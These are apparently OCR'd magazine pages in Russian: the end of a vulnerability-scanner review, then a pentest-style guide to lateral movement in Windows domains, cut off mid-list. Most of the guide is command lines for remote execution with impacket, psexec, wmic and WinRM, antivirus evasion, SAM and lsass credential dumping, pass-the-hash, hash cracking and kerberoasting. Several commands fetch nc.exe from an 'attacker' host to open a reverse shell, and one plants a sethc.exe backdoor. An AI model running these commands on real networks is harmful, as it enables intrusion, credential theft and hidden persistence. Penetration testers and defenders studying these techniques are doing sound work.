
Особенно интересно было следить, как одна за другой запускаются и отрабатывают задачи и утилиты. Все это можно посмотреть в режиме реального времени с графиками и статистикой. После завершения сканирования получаешь график и статистику по найденным уязвимостям и их уровню опасности. На графике видно, когда и какие баги были найдены.



Результаты сканирования проекта. Статистика найденных уязвимостей и их уровня опасности

Впрочем, наглядности в представлении найденной информации могло бы быть и побольше. Я бы не отказался видеть всю просканированную инфраструктуру компании: что и на каком IP или домене нашлось. Сейчас можно просматривать и выгружать только то, что система посчитала алертом. В этот же список попадают и результаты работы утилит.

Зато ScanFactory позволяет посмотреть и выгрузить все алерты, которые были найдены во время сканирования. Выгрузка алертов — это очень полезная штука, особенно для дальнейшей автоматизации. Например, сканер можно интегрировать с Jira, чтобы найденные проблемы сразу заносились туда.



Найденные поддомены в алертах ScanFactory


В целом, конечно, этот продукт не совсем для меня. Он создавался как инструмент для компаний, которые хотят усилить безопасность своей инфраструктуры и иметь возможность отслеживать появляющиеся проблемы безопасности.

К примеру, если в продакшен по недосмотру админа вдруг начнет выглядывать что-то, что выглядывать не должно, сканер обнаружит это и сразу оповестит. Проблема не просуществует до следующего аудита или, чего доброго, взлома. Да и аудит, между прочим, не дает полных гарантий: люди мыслят по-разному, пользуются разными тулзами, обращают внимание на разные аспекты и могут что-то пропустить.

ScanFactory, по сути, берет на себя рутину, которую обычно выполняют безопасники со стороны вендоров. Отдать ее роботам — здравое решение. Пускай обходят периметр 24 часа в сутки и 365 дней в году!

Никто при этом не говорит, что ScanFactory заменит плановые аудиты. Автоматизация не найдет сложные логические баги, не в каждой системе справится с преградами вроде аутентификации и не профаззит все методы API (хотя над этим работают). Сканер — это еще одно хорошее крепкое звено для построения и поддержания безопасного продукта.

Так что желаем ребятам больших коммерческих успехов и ждем новостей о потрясающих новых фичах.



ГИД ПО LATERAL

ИЗУЧАЕМ УДАЛЕННОЕ ИСПОЛНЕНИЕ КОДА В WINDOWS СО ВСЕХ СТОРОН

s0i37
Ведущий аналитик УЦСБ.
s0i37@ya.ru

Проникновение в атакуемую сеть — только первый этап взлома. На втором этапе необходимо в ней закрепиться, получить учетные записи пользователей и обеспечить возможность запуска произвольного кода. В сегодняшней статье мы поговорим о методах, позволяющих добиться этой цели, а также о том, как выполняется боковое перемещение в скомпрометированной сети.

INFO

Читай также: «Кунг-фу pivoting. Выжимаем максимум из постэксплуатации».

После того как ты проник за внешний периметр и попал во внутреннюю сеть компании, необходимо расширить в ней собственное присутствие, если хочешь найти там что-то интересное. Как ни странно, чем больше размер внутренней сети компании, тем проще ее взломать. И напротив, если компания совсем небольшая, сеть взломать порою крайне сложно. Почему так? Чем больше сеть, тем больше в ней может встретиться уязвимых или небезопасно настроенных компонентов. При этом часто компрометация одного узла влечет за собой компрометацию сразу множества смежных с ним узлов.

Во внутренних сетях обычно преобладают серверы и рабочие станции под управлением Windows. В то же время эта ОС наиболее интересна с точки зрения способов компрометации, так как по умолчанию имеет множество интерфейсов для удаленного выполнения кода. Кроме того, атакующему доступно большое количество способов извлечения учетных данных. Я не буду касаться бокового перемещения по серверам Linux: они редко включены в домен и не имеют такого разнообразия дефолтных интерфейсов для удаленного администрирования. При боковом перемещении Linux интересен главным образом как удобная точка опоры.

Боковое перемещение подразумевает легитимное удаленное исполнение кода. То есть все представленные в статье способы подразумевают наличие действующей учетной записи для того или иного ПК. При этом почти всегда будет требоваться административная учетная запись.

Основная задача при боковом перемещении — привлекать как можно меньше внимания пользователей и службы безопасности, а также постараться не вызвать тревогу у средств антивирусной защиты. Наиболее эффективно использовать штатные средства операционной системы, то есть абсолютно легитимные и неотличимые от действий обычных администраторов сети.

Мы не будем обсуждать основные уязвимости Windows, атаки в локальных сетях и способы поднять привилегии в среде Active Directory. Вместо этого поговорим исключительно о легальных вещах: в каких потаенных уголках Windows можно найти учетные записи и что с ними потом делать. Все представленные дальше способы не считаются уязвимостями, а представляют собой трюки by design, следовательно, при грамотном исполнении это полностью легальные процедуры.

Все примеры основаны на реальных ситуациях, с которыми можно столкнуться при перемещении по самым настоящим внутренним сетям. Поэтому, как обычно, коснемся проблемы максимально тихого перемещения с возможностью байпаса антивирусов, а также сделаем акцент на то, какие сетевые порты нам для этого потребуются.

СТРАТЕГИЯ БОКОВОГО ПЕРЕМЕЩЕНИЯ

Итак, боковое перемещение — это одновременное сочетание двух техник:
- аутентифицированного удаленного выполнения кода;
- извлечения секретной информации после получения доступа.

Цикличное, последовательное повторение этих шагов порою позволяет от одного-единственного взломанного ПК дойти до полной компрометации всей сетевой инфраструктуры. Обычно боковое перемещение, как всякое иное перемещение, преследует одну из следующих целей:
- перехват управления контроллерами домена;
- достижение изолированных критических сетевых сегментов (например, АСУ ТП, SWIFT);
- поиск критической информации на ПК (секретные документы, платежные реквизиты и так далее).

Однако для достижения любой из перечисленных целей требуются все новые учетные данные, чтобы у атакующего была возможность перемещаться по сети и получать доступ ко все большему количеству ПК. Продвижение по внутренней сети редко обходится без взятия контроллера домена, поскольку взятие домена означает автоматическое получение доступа практически к каждому узлу сети. Что касается admins hunting, при достижении контроллера домена может показаться, что поиск привилегированных учетных записей — это слепое угадывание. Но в действительности инфраструктура Active Directory и сама Windows раскрывают достаточно информации простому доменному пользователю, зачастую позволяя рассчитать нужное направление продвижения и спланировать точную многоступенчатую цепочку взломов еще в самом начале бокового перемещения.

После взятия контроллеров домена иногда бывает необходимо двигаться дальше — в некий особо охраняемый сегмент, представляющий собой объекты «бизнес-риска». Это может быть сегмент АСУ ТП, вмешательство в технологический процесс, доступ в сегмент SWIFT, если мы имеем дело с банками, либо же просто доступ на ПК генерального директора. В каждом случае мы можем столкнуться с разными сложностями бокового перемещения, о которых пойдет речь дальше.

УДАЛЕННОЕ ВЫПОЛНЕНИЕ КОДА В WINDOWS

Рассмотрим несколько способов удаленного исполнения кода в Windows с помощью учетной записи. Некоторые средства предоставляют удобный интерактивный режим, а некоторые — только слепой запуск команд без получения результата. Начнем обзор с самых удобных и широко распространенных инструментов и постепенно перейдем к менее популярным, но все же способным исполнить код.

Часть инструментов загружает на target исполняемый файл службы, пытаясь обеспечить нам удобный интерактивный режим. Но тут кроется опасность: такие сервисы зачастую будут заблокированы антивирусом. Плюс к этому IP атакующего может быть заблокирован, что затормозит перемещение. И SOC узнает о том, что в сеть кто-то проник.

Большую часть бокового перемещения мы будем выполнять с помощью замечательного Python-пакета impacket. Для его установки требуется выполнить команду `pip install impacket`. После установки необходимые исполняемые файлы будут находиться в папке `impacket/examples`, расположение которой подскажет команда `pip show -f impacket`.

MSRPC

Это реализация DCERPC от Microsoft. По сути, расширяет открытый DCERPC при помощи доступа через именованные пайпы с использованием протокола SMB. Главным образом использует 445-й TCP-порт. Перечислить доступные пайпы по словарю на SMB поможет модуль auxiliary/scanner/smb/pipe_auditor.

psexec.exe

- **Происхождение:** sysinternals
- **AV-риск:** отсутствует
- **Используемые порты:** 135, 445, 4915x/TCP

Начиная говорить об удаленном исполнении кода в Windows, нельзя не упомянуть небезызвестный `psexec` от Марка Руссиновича. Данная программа пользуется одинаковой популярностью и у администраторов, и у пентестеров. Принцип ее работы заключается в копировании исполняемого файла через сетевой ресурс `«ADMIN$» (445/TCP)` с последующим удаленным созданием и запуском службы для этого исполняемого файла через `DCERPC (135,4915x/TCP)`. После запуска службы происходит обычное сетевое взаимодействие с удаленной командной строкой:

```
psexec.exe -u admin \\target cmd
```

Главный плюс для нас в том, что серверный компонент `psexecsvc.exe` подписан сертификатом Sysinternals (который принадлежит Microsoft) и, следовательно, стопроцентно легитимная программа. Также к явным достоинствам классического `psexec.exe` относится способность выполнять код в указанных пользовательских сеансах:

```
psexec.exe -u admin -i 2 \\target shutdown /l
```

psexec.py

- **Происхождение:** Python-пакет impacket
- **AV-риск:** есть
- **Используемые порты:** 445/TCP

Отличная альтернатива для пользователей Linux. Однако этот инструмент почти наверняка поднимет антивирусную тревогу. Как было сказано, все дело в службе, которая копируется на удаленный хост. Это можно исправить, указав в реализации метода `createService()` в `/usr/local/lib/python3.7/dist-packages/impacket/examples/serviceinstall.py` произвольную команду, которая будет выполнена вместо запускаемой службы удаленного администрирования.

```
84          # Create the service
85          #command = '%s\\%s' % (path, self.__binary_service_name)
86          command = r'mkdir c:\pwn'
```

С помощью произвольной команды можно скрыть запуск службы удаленного администрирования

Чтобы `psexec.py` не скопировал палевный компонент, указываем принудительно, какой файл использовать в качестве службы. И, поскольку мы уже вручную прописали команду, этим файлом может быть что угодно:

```
psexec.py -file somefile.txt admin@target
```

Таким образом, мы напрямую выполнили команду `mkdir c:\pwn`, что, конечно же, не вызовет реакции со стороны антивирусов. Однако подобная модификация `psexec` лишает нас того удобства использования, которое было изначально.

winexe

- **Происхождение:** пакет winexe
- **AV-риск:** есть
- **Используемые порты:** 445/TCP

Более старый нативный аналог `psexec` под Linux. Как и `psexec`, открывает удаленную интерактивную командную строку:

```
winexe -U admin //target cmd
```

В целом он полностью идентичен другим подобным инструментам, однако реже обнаруживается антивирусами. Но все же нельзя сказать, что winexe на сто процентов безопасен. Тем не менее его можно использовать для подстраховки на случай, если `psexec.py` вдруг не сработает.

smbexec.py

- **Происхождение:** Python-пакет impacket / встроенный компонент Windows
- **AV-риск:** есть
- **Используемые порты:** 445/TCP

Упрощенный вариант `psexec`, также создающий службу, только используется при этом исключительно MSRPC, а доступ к управлению службами устроен через SMB-пайп `svcctl`:

```
smbexec.py -mode SHARE admin@target
```

В результате будет открыт доступ к интерактивной командной строке.

services.py

- **Происхождение:** Python-пакет impacket
- **AV-риск:** отсутствует
- **Используемые порты:** 445/TCP

Еще более упрощенный вариант `psexec`. Тут предполагается, что мы сами ручками делаем то, что делает за нас `psexec`. С помощью `services.py` мы можем посмотреть список служб:

```
services.py admin@target list
```

Создать новую службу, указав произвольную команду:

```
services.py admin@target create -name 1 -display 1 -path 'cmd arg1
arg2'
```

Запустить только что созданную службу:

```
services.py admin@target start -name 1
```

Замести следы и удалить ее:

```
services.py admin@target delete -name 1
```

Все это дает нам еще один способ слепого неинтерактивного исполнения команд, то есть без результата. Зато это на сто процентов безопасный способ, и он не раз выручал меня, когда антивирусы на удаленном хосте убивали весь левый софт.

atexec.py/at.exe

- **Происхождение:** Python-пакет impacket / встроенный компонент Windows
- **AV-риск:** отсутствует
- **Используемые порты:** 445/TCP

Служба планировщика заданий Windows, доступная через smb-пайп `atsvc`. Позволяет удаленно поместить в планировщик задачу, которая выполнится в указанный момент. В обоих случаях это неинтерактивное средство удаленного исполнения кода. При использовании `at.exe` происходит слепое исполнение команд:

```
at.exe \\target 13:37 "cmd /c copy \\attacker\a\nc.exe && nc -e \
windows\system32\cmd.exe attacker 8888"
```

А вот для `atexec.py` команда выполнится с результатом:

```
atexec.py admin@target ipconfig
```

Вся разница в том, что результат выполнения команды будет направлен в файл и прочитан через сетевой ресурс `ADMIN$`. Для своей работы инструмент требует, чтобы часы у attacker и target были настроены на одно время с точностью до минуты.

reg.exe

- **Происхождение:** компонент Windows
- **AV-риск:** отсутствует
- **Используемые порты:** 445/TCP

Удаленный доступ к реестру с правами на запись на самом деле нам дает RCE. Для своей работы инструмент требует SMB-пайп `winreg`. По умолчанию служба удаленного реестра запущена только на серверных ОС Windows 2003–2019. А вот известный трюк с автозагрузкой (отложенное RCE):

```
reg.exe add \\target\HKLM\software\microsoft\windows\currentversion\
run /v testprog /t REG_SZ /d "cmd /c copy \\attacker\a\nc.exe && nc
-e \windows\system32\cmd.exe attacker 8888"
```

Здесь используется обработчик запуска программы. Если программа запускается на ПК часто, то получим почти мгновенное RCE:

```
reg.exe add "\\target\HKLM\SOFTWARE\Microsoft\Windows NT\
CurrentVersion\Image File Execution Options\chrome.exe" /v Debugger /
t reg_sz /d "cmd /c copy \\attacker\a\nc.exe && nc -e \windows\
system32\cmd.exe attacker 8888"
```

Мой любимый трюк с бэкдором в RDP:

```
reg.exe add "\\target\HKLM\SOFTWARE\Microsoft\Windows NT\
CurrentVersion\Image File Execution Options\sethc.exe" /v Debugger /t
 reg_sz /d "\windows\system32\cmd.exe"
```

DCERPC

Использует порты 135/TCP и 4915x/TCP, где 4915x — динамически назначаемые порты. Иногда могут использоваться порты из другого диапазона.

Очень часто сетевые администраторы и безопасники, которые в курсе наиболее распространенных векторов атак, в качестве mitigation просто блокируют порт 445/TCP. Тем самым они делают непригодным использование `psexec` и многих других способов, описанных выше. Однако, как было сказано ранее, Windows имеет множество способов удаленного исполнения кода, и DCERPC предоставляет нам такую альтернативную возможность, в некоторых случаях открывая доступ к тем же RPC-интерфейсам. По сути, мы будем использовать не сам DCERPC, а то, что работает по его технологии, например WMI.

wmiexec.py

- **Происхождение:** Python-пакет impacket
- **AV-риск:** есть
- **Используемые порты:** 135, (445), 4915x/TCP

Скрипт `wmiexec.py` дает возможность выполнить код в интерактивном режиме:

```
wmiexec.py admin@target
```

Однако было замечено, что хоть `wmiexec.py` и не запускает на удаленной стороне никаких сторонних исполняемых файлов, антивирусы его иногда ловят. Кроме того, `wmiexec.py` полезет за результатом на шару `ADMIN$`, чем задействует порт 445/TCP. Более безопасным вариантом будет слепое RCE:

```
wmiexec.py -nooutput admin@target "mkdir c:\pwn"
```

dcomexec.py

- **Происхождение:** Python-пакет impacket
- **AV-риск:** отсутствует
- **Используемые порты:** 135, (445), 4915x/TCP

Инструмент, похожий на `wmiexec.py`. По умолчанию он интерактивный, а за результатом тоже идет на сетевой диск `ADMIN$`, используя порт 445/TCP:

```
dcomexec.py admin@target
```

Чтобы обойти использование порта 445/TCP, можно ограничиться слепым исполнением кода:

```
dcomexec.py -nooutput admin@10.0.0.64 "mkdir c:\123"
```

wmis

- **Происхождение:** пакеты wmi-client, wmis
- **AV-риск:** есть
- **Используемые порты:** 135, 4915x/TCP

Существует небольшая путаница с утилитой wmis: она присутствует сразу в двух пакетах с одинаковым именем. Для ее вызова используется следующая команда:

```
wmis -U admin //target "mkdir c:\pwn"
```

Принципиальной разницы между ними я не заметил, за исключением того, что одна может не сработать.

wmic.exe

- **Происхождение:** компонент Windows
- **AV-риск:** отсутствует
- **Используемые порты:** 135, 4915x/TCP

Достаточно прикольный способ слепого исполнения кода «из коробки» для всех ОС Windows:

```
wmic.exe /user:username /password:s3cr3t /node:target process call
create '"c:\1.bat"'
```

Единственная команда Windows, которая неинтерактивно принимает логин и пароль через опции, что позволяет вызывать ее откуда угодно. Данная команда потом нам сильно поможет получить админскую учетную запись.

sc.exe

- **Происхождение:** компонент Windows
- **AV-риск:** отсутствует
- **Используемые порты:** 135, 4915x/TCP

Назначение инструмента — удаленное управление службами и драйверами. Аналогично утилите `services.py` мы можем запустить произвольную команду при создании службы:

```
sc.exe \\target create testservice binPath= \path\to\prog start= auto
sc.exe \\target start testservice
```

При этом в отличие от `services.py` мы используем для этого совсем другие порты, так как здесь задействован DCERPC.

WinRM

Под этим названием скрывается новое средство удаленного администрирования Windows Remote Management, появившееся в Windows 7/2008. Использует для своей работы в качестве транспорта протокол HTTP. Но по умолчанию WinRM работает только на серверных Windows Server 2012–2019, на клиентских же Windows 7–10 требуется включить его вручную. Тем не менее, когда главная цель — это работающий на Windows Server контроллер домена, данный способ довольно полезен.

Evil-WinRM

- **Происхождение:** Ruby-пакет evil-winrm
- **AV-риск:** отсутствует
- **Используемые порты:** 5985/TCP (5986/TCP)

Предоставляет интерактивный шелл:

```
evil-winrm -u admin -i target
```

WinRS.exe/PowerShell

- **Происхождение:** компонент Windows
- **AV-риск:** отсутствует
- **Используемые порты:** 5985/TCP (5986/TCP)

С помощью этого встроенного компонента ОС Windows можно интерактивно получить удаленный доступ:

```
c:> winrs.exe -u admin -r:target cmd
```

Еще с использованием PowerShell можно выполнять команды и командлеты:

```
PS:> Enter-PSSession -ComputerName target -Credential admin
PS:>Invoke-Command -ScriptBlock {ipconfig;get-process} -ComputerName
(Get-Content targets.txt)
```

RDP

- **Происхождение:** пакеты freerdp2-x11, rdesktop, компонент Windows `mstsc.exe` и другие
- **AV-риск:** отсутствует
- **Используемые порты:** 3389/TCP

Не самый удобный способ исполнения кода, не самый перспективный в плане Pass-the-Hash/Pass-the-Ticket, но работающий почти из коробки почти на всех Windows:

```
xfreerdp /u:admin /v:target
rdesktop -u admin target
mstsc.exe /v:target
```

Продолжение статьи →

ГИД ПО LATERAL

ИЗУЧАЕМ УДАЛЕННОЕ ИСПОЛНЕНИЕ КОДА В WINDOWS СО ВСЕХ СТОРОН

GP

Групповые политики могут помочь в исполнении кода на хорошо защищенных ПК, полностью закрытых файрволом либо расположенных в изолированных сетях. Их используют в ситуации, когда контроллер домена уже взят, но надо двигаться дальше.

Тут на помощь приходят обычные групповые политики. Их преимущество перед всеми описанными ранее методами состоит в том, что они работают как бы по схеме reverse-connect. Если до этого мы сами инициировали подключение и нам требовались открытые порты на target (135, 445, 3389, 5985, 4915x), то все, что понадобится тут, — это доступ к самому DC. Как правило, DC не прячется за файрволами, поэтому с его администрированием не должно возникнуть проблем.

С помощью оснастки `gpmc.msc` создаем групповую политику для нужного контейнера. В каком контейнере находится target, поможет определить оснастка `dsa.msc`. После создания политики на событие `logon` вешается скрипт на VBS с произвольным содержимым. Для срабатывания RCE нужно ждать, когда пользователь целевой машины повторно войдет в систему.

Часто такие критические компоненты внутренней инфраструктуры, как контроллер домена, охраняются SIEM. Изменение в его конфигурации, в том числе создание нового объекта групповой политики, может отслеживаться и очень негативно восприниматься безопасниками. Поэтому вместо создания новой групповой политики лучше найти существующую и внедрить нужный код в скрипт, расположенный в шаре `SYSVOL`.

В таблице ниже приведены основные особенности разных методов аутентифицированного исполнения кода в дефолтном исполнении (без модификаций).

Способ	Интерфейс	Происхождение	Технология	Порты TCP	AV-риск	Требования
psexec.exe	интерактивно	sysinternals	msrpc, dcerpc	135, 445, 4915x	нет	by default
psexec.py	интерактивно	impacket	msrpc, dcerpc	445	есть	by default
winexe	интерактивно	winexe	msrpc, dcerpc	445	есть	by default
services.py	blind	impacket	msrpc	445	нет	by default
smbexec.py	интерактивно	impacket	msrpc	445	есть	by default
dcomexec.py	интерактивно	impacket	msrpc, dcerpc	135, 445, 4915x	нет	by default
at.exe	blind	microsoft	msrpc	445	нет	by default
atexec.py	неинтерактивно	impacket	msrpc	445	нет	by default
reg.exe	blind	microsoft	msrpc	445	нет	Win 2003-2019
wmiexec.py	интерактивно	impacket	msrpc, dcerpc	135, 445, 4915x	есть	by default
wmis	blind	wmi-client,wmis	dcerpc	135, 4915x	нет	by default
wmic.exe	blind	microsoft	dcerpc	135, 4915x	нет	by default
sc.exe	blind	microsoft	dcerpc	135, 4915x	нет	by default
evil-winrm	интерактивно	evil-winrm	winrm	5985	нет	Win 2008-2019
winrs.exe	интерактивно	microsoft	winrm	5985	нет	Win 2008-2019

Каждый сам выбирает для себя любимый инструмент. Но нужно иметь в виду, что иногда инструмент может не сработать. И тогда надо иметь подстраховку, уметь выполнить код еще несколькими способами. Эта таблица поможет тебе сориентироваться.

Видно, что наиболее «бесшумным» способом исполнения кода остаются компоненты Windows (`winrs.exe`, `sc.exe`, `reg.exe`, `at.exe`, `wmic.exe`, `psexec.exe`), но не все из них могут похвастаться удобством. Утилиты `sc.exe`, `reg.exe`, `at.exe` не поддерживают передачу имени пользователя через опции, поэтому для их использования надо запустить `cmd` от нужного пользователя, а в случае с локальной учеткой — предварительно создать ее.

Только что мы рассмотрели разные способы аутентифицированного исполнения кода, то есть legal RCE с учетной записью. Теперь поговорим о том, где эти самые учетные записи можно найти, какие они бывают и в каком виде представлены.

Локальные учетные записи

При аутентификации юзеров Windows не различает регистр имени пользователя: ADMIN для нее то же, что и admin. Это справедливо и для локальных, и для доменных учетных записей.

Главная идея использования локальных учетных записей состоит в том, что один и тот же пароль может встретиться на целом ряде ПК и серверов. Порою бывает, что такие локальные учетки приводят прямо на ПК админов или сразу на контроллер домена.

Локальные пользователи вместе с NTLM-хешами хранятся в реестре по пути `HKLM\sam`. Сам по себе SAM (Security Account Manager) — это отдельный куст реестра, который лежит в `\windows\system32\config\` наряду с другими кустами. Примечательно, что даже администратор (за исключением system) не может получить доступ к `HKLM\sam` с помощью `regedit.exe` или напрямую скопировав файл из системной директории. Однако команда `reg.exe` позволяет сделать это. Очень важно, что мы будем извлекать системные файлы с помощью встроенных компонентов ОС, а анализировать их уже на нашей системе. Тем самым мы абсолютно точно не вызовем антивирусной тревоги.

Для извлечения локальных учетных записей понадобится два куста реестра:

```
reg.exe save hklm\sam sam
reg.exe save hklm\system system
```

На своей стороне для извлечения хешей локальных учеток используем следующую команду:

```
creddump7\pwdump.py system sam
```

Также можно воспользоваться уже известным набором impacket:

```
secretsdump.py -system system -sam sam LOCAL
```

Полностью автоматизированный подход с помощью доступа через remote registry выглядит так:

```
secretsdump.py admin@target
```

В результате получаем хеши в формате `Username:RID:LM-hash:NTLM-hash:::`. В новых системах (начиная с Windows 7/2008R2) LM-хеш может быть пустым, то есть иметь значение `aad3b435b51404eeaad3b435b51404ee`, так как LM-хеши больше не используются по соображениям безопасности. Пустой пароль NTLM-хеша, в свою очередь, — это `31d6cfe0d16ae931b73c59d7e0c089c0`. Во время бокового перемещения, когда хешей очень много, такие хеши надо обнаруживать сразу и отбрасывать, так как ограничение пустого пароля не позволит выполнить удаленный вход.

Pass-the-Hash

Windows имеет хорошо известную и достаточно забавную особенность, позволяющую использовать для аутентификации NTLM-хеш без необходимости выполнять его брутфорс и восстанавливать пароль. Все извлеченные NTLM-хеши (отличные от `31d6cfe0d16ae931b73c59d7e0c089c0`) могут использоваться для аутентификации на следующих типах сервисов:

- MSRPC (SMB);
- DCERPC (WMI);
- WINRM;
- MS SQL;
- RDP (только Windows 2012 R2 и Windows 8.1);
- LDAP;
- IMAP;
- HTTP.

Но выполнять код мы можем, как правило, только на первых пяти сервисах из списка, для последних трех более применимы атаки NTLM-relay. Все рассмотренные инструменты из набора impacket поддерживают передачу хеша как LM:NTLM, так и с указанием только NTLM-хеша:

```
psexec.py -hashes LM:NTLM admin@target
wmiexec.py -hashes :NTLM admin@target
```

В дистрибутиве Kali есть девять специально собранных популярных инструментов для реализации техники Pass-the-Hash. Все они начинаются на pth-:

```
export SMBHASH=aad3b435b51404eeaad3b435b51404ee:
31d6cfe0d16ae931b73c59d7e0c089c0
pth-winexe -U admin% //target cmd
pth-wmic -U admin% //target "select Name from Win32_UserAccount"
pth-wmis -U admin% //target "cmd.exe /c whoami > c:\out.txt"
pth-smbclient -U admin% //target/c$
pth-rpcclient -U admin% //target
pth-sqsh -U admin -S target
pth-curl http://target/exec?cmd=ipconfig
pth-net rpc group ADDMEM 'Administrators' username -S target -U
domain/user
```

Начиная с версии xfreerdp v2.0.0 и только для Windows 2012 R2 и Windows 8.1 можно пройти аутентификацию с использованием NTLM-хеша по RDP:

```
./client/X11/xfreerdp /v:target /u:admin /pth:
31d6cfe0d16ae931b73c59d7e0c089c0
```

Современный WinRM, к счастью, тоже не подкачал:

```
evil-winrm -i target -u admin -H 31d6cfe0d16ae931b73c59d7e0c089c0
```

Все примеры выше — это Pass-the-Hash для Linux. Мы упоминали инструменты Windows для удаленного исполнения кода: `psexec.exe`, `at.exe`, `reg.exe`, `wmic.exe`, `sc.exe`, `winrs.exe`. Чтобы использовать их в атаках Pass-the-Hash, нужно создать временную сессию с помощью mimikatz:

```
mimikatz# sekurlsa::pth /user:administrator /domain:. /ntlm:
31d6cfe0d16ae931b73c59d7e0c089c0
```

Затем в появившемся окне cmd нужный NTLM-хеш будет автоматически подставлен для любой вызываемой программы:

```
dir \\target\c$
```

Кстати, посчитать NTLM-хеш для парольной фразы можно и самостоятельно:

```
#!/usr/bin/python2
import hashlib,binascii,sys
if len(sys.argv) == 1:
        print binascii.hexlify(hashlib.new('md4', raw_input().decode(
'utf-8').encode('utf-16le')).digest())
else:
        print binascii.hexlify(hashlib.new('md4', sys.argv[1].encode(
'utf-16le')).digest())
```

Bruteforce

Если требуется аутентификация на сервисе, который не поддерживает Pass-the-Hash, например RDP, может быть применена атака подбором пароля на достаточно высоких скоростях. LM-хеши имеют конечный набор входных значений, шифруются половинками по 7 байт и нечувствительны к регистру. Это значит, что абсолютно любой LM-хеш может быть взломан. С NTLM-хешем ситуация немного сложнее.

LM

Для LM-хешей надежнее всего использовать rainbows (радужные таблицы) ophcrack:

```
ophcrack -g -d /opt/rainbows/LM -t xp_special,0,1,2,3 -f hashes-lm.
txt
```

Либо классический брутфорс по словарю:

```
john --format=lm --wordlist=/usr/share/wordlists/rockyou.txt
hashes-lm.txt
```

Раньше, кстати, существовал замечательный китайский ресурс, который любой LM-хеш мог превратить в plaintext.

NTLM

Hashcat и John по-разному ожидают подачу NTLM-хешей. Так, для Hashcat команда выглядит следующим образом:

```
31d6cfe0d16ae931b73c59d7e0c089c0
hashcat -a 0 -m 1000 hashes_ntlm.txt /usr/share/wordlists/rockyou.txt
hashcat -a 3 -m 1000 hashes_ntlm.txt -1='?u?d?l' '?1?1?1?1?1?1'
```

Для John:

```
admin:500:aad3b435b51404eeaad3b435b51404ee:
31d6cfe0d16ae931b73c59d7e0c089c0:::
john --format=nt --wordlist=/usr/share/wordlists/rockyou.txt
hashes_ntlm.txt
```

И LM-, и NTLM-хеши могут быть также найдены и для доменных пользователей при анализе памяти `lsass.exe` или в базе `ntds.dit`. Они никогда не передаются по сети как есть, вместо этого они транслируются в виде NetNTLM/NetNTLMv2-хешей, которые непригодны для Pass-the-Hash. Данные типы хешей одноразовые и могут быть использованы только в момент передачи (техника NTLM-relay) либо для брутфорс-атак на достаточно больших скоростях.

БИЛЕТЫ KERBEROS

Для использования Kerberos-билетов при аутентификации требуется доступ к порту 88/TCP контроллера домена.

Kerberoasting

Техника kerberoasting чрезвычайно полезна, так как часто с ее помощью можно скомпрометировать учетки администраторов домена и прочие интересные сервисные учетные записи. Для своего применения она требует любую доменную учетную запись.

Суть ее заключается в том, что для некоторых сервисных учетных записей с контроллера домена можно выгрузить TGS-билет Kerberos для доступа к той или иной службе. Эти билеты зашифрованы паролем (NTLM-хешем) соответствующего пользователя. А это значит, что такие билеты могут быть подвержены офлайн-атаке подбором пароля по словарю. Поэтому крайне важно любой ценой достать эти билеты.

Всех пользователей, у которых можно выгрузить TGS-билет, можно найти поисковым LDAP-фильтром:

```
(&(samAccountType=805306368)(servicePrincipalName=*))
```

Классический kerberoasting можно выполнить многими способами. Например, с помощью impacket, действуя из Linux:

```
GetUserSPNs.py -request -dc-ip 10.0.0.1 domain.com/username
```

Если атакующий использует Windows, то же самое можно сделать, например, с помощью rubeus.exe:

```
Rubeus.exe kerberoast /outfile:hashes.txt
```

Rubeus редко палится антивирусами. Но если мы рассуждаем о постэксплуатации, то нужно быть готовым к самым разным сложностям. Точкой проникновения во внутреннюю сеть может стать машина под управлением Windows, из-за чего придется использовать ее небогатый арсенал.

Существует способ выполнить kerberoasting базовыми средствами ОС с помощью PowerShell:

```
PS> setspn -T domain.com -Q */*
PS> Add-Type -AssemblyName System.IdentityModel
PS> New-Object System.IdentityModel.Tokens.
KerberosRequestorSecurityToken -ArgumentList "HTTP/web01.domain.com"
PS> klist
```

Однако в этом случае билеты получит Windows, а не мы. Они будут сохранены в памяти. К сожалению, базовыми средствами ОС невозможно сдампить полученные Kerberos-билеты в форму, пригодную для брутфорса.

Извлечение Kerberos-билетов через дамп виртуальной памяти

Если антивирус не дает запустить упомянутые инструменты, мы можем сделать дамп памяти процесса `lsass.exe`. Есть как минимум три способа:

- taskmgr.exe → ПКМ по lsass.exe → дамп памяти;
